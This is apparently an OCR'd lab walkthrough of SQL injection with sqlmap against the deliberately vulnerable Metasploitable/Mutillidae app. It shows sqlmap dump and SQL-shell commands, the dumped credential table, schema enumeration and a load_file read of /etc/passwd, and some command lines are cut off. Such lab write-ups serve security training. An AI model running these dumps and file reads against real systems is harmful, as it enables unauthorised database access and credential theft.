

sqlmap


sqlmap retrieve current user




sqlmap retrieve current db



Show tables



Show columns



Dump credential

```
Database: owasp10
Table: accounts
[18 entries]
+-----+----------+----------+--------------+
| cid | is_admin | username | password     |
+-----+----------+----------+--------------+
| 1   | TRUE     | admin    | adminpass    |
| 2   | TRUE     | adrian   | somepassword |
| 3   | FALSE    | john     | monkey       |
| 4   | FALSE    | jeremy   | password     |
| 5   | FALSE    | bryce    | password     |
| 6   | FALSE    | samurai  | samurai      |
| 7   | FALSE    | jim      | password     |
| 8   | FALSE    | bobby    | password     |
| 9   | FALSE    | simba    | password     |
| 10  | FALSE    | dreveil  | password     |
| 11  | FALSE    | scotty   | password     |
| 12  | FALSE    | cal      | password     |
| 13  | FALSE    | john     | password     |
| 14  | FALSE    | kevin    | 42           |
| 15  | FALSE    | dave     | set          |
| 16  | FALSE    | ed       | pentest      |
| 17  | NULL     | mref     | password     |
| 18  | NULL     | evdaez   | password     |
+-----+----------+----------+--------------+

[06:44:46] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.sqlma
[06:44:46] [INFO] fetched data logged to text files under '/root/.sqlmap/ou

[*] ending @ 06:44:46 /2019-09-29/

root@kali:~/pwn/winsvr# sqlmap -u "http://metasploitable/mutillidae/index.p
Details" --dump -C cid,is_admin,username,password -T accounts -D owasp10
```

Command to run sql shell

```
root@kali:~/pwn/winsvr# sqlmap -u "http://metas
Details" -D owasp10 --sql-shell
```

Interface of sql shell

```
[06:58:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[06:58:08] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

Display ALL tables on ‘owasp10’ database

```
[06:56:49] [INFO] fetching SQL SELECT statement query output: 'select table_name from information_schema.tables where table_schema = 'owasp10''
select table_name from information_schema.tables where table_schema = 'owasp10' [6]:
[*] accounts
[*] blogs_table
[*] captured_data
[*] credit_cards
[*] hitlog
[*] pen_test_tools

sql-shell>
```

Display ALL columns on ‘owasp10’ database

```
[07:00:17] [INFO] fetching SQL SELECT statement query output: 'select column_name from information_schema.columns where table_schema = 'owasp10''
select column_name from information_schema.columns where table_schema = 'owasp10' [27]:
[*] blogger_name
[*] browser
[*] capture_date
[*] ccid
[*] ccnumber
[*] ccv
[*] cid
[*] comment
[*] data
[*] data_id
[*] date
[*] expiration
[*] hostname
[*] ip
[*] ip_address
[*] is_admin
[*] mysignature
[*] password
[*] phase_to_use
[*] port
[*] referer
[*] referrer
[*] tool_id
[*] tool_name
[*] tool_type
[*] user_agent_string
[*] username

sql-shell>
```

Display ALL columns from ‘accounts’ table

```
[07:03:51] [INFO] fetching SQL SELECT statement query output: 'select column_name from information_schema.columns where table_name = 'accounts''
select column_name from information_schema.columns where table_name = 'accounts' [5]:
[*] cid
[*] is_admin
[*] mysignature
[*] password
[*] username

sql-shell>
```

Dump creds

```
sql-shell> select cid,is_admin,username,password from accounts;
[07:08:10] [INFO] fetching SQL SELECT statement query output: 'select cid,is_admin,username,password from accounts'
select cid,is_admin,username,password from accounts [18]:
[*] 1, TRUE, admin, adminpass
[*] 2, TRUE, adrian, somepassword
[*] 3, FALSE, john, monkey
[*] 4, FALSE, jeremy, password
[*] 5, FALSE, bryce, password
[*] 6, FALSE, samurai, samurai
[*] 7, FALSE, jim, password
[*] 8, FALSE, bobby, password
[*] 9, FALSE, simba, password
[*] 10, FALSE, dreveil, password
[*] 11, FALSE, scotty, password
[*] 12, FALSE, cal, password
[*] 13, FALSE, john, password
[*] 14, FALSE, kevin, 42
[*] 15, FALSE, dave, set
[*] 16, FALSE, ed, pentest
[*] 17,  , mref, password
[*] 18,  , evdaez, password

sql-shell>
```

Loading password file

```
sql-shell> load_file('/etc/passwd');
[07:10:09] [INFO] fetching SQL query output: 'load_file('/etc/passwd')'
load_file('/etc/passwd'): 'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/bin/
4:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/bin/sh\nman:x:6:12:man:/var/cache/man:/bi
sh\nnews:x:9:9:news:/var/spool/news:/bin/sh\nuucp:x:10:10:uucp:/var/spool/uucp:/bin/sh\nproxy:x
ckup:x:34:34:backup:/var/backups:/bin/sh\nlist:x:38:38:Mailing List Manager:/var/list:/bin/sh\n
 System (admin):/var/lib/gnats:/bin/sh\nnobody:x:65534:65534:nobody:/nonexistent:/bin/sh\nlibuu
/false\nsyslog:x:102:103::/home/syslog:/bin/false\nklog:x:103:104::/home/klog:/bin/false\nsshd:
in,,,:/home/msfadmin:/bin/bash\nbind:x:105:113::/var/cache/bind:/bin/false\npostfix:x:106:115::
tgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash\nmysql:x:109:118:MySQ
omcat5.5:/bin/false\ndistccd:x:111:65534::/:/bin/false\nuser:x:1001:1001:just a user,111,,:/hom
d:x:112:120::/nonexistent:/bin/false\nproftpd:x:113:65534::/var/run/proftpd:/bin/false\nstatd:x
/false\n'
sql-shell>
```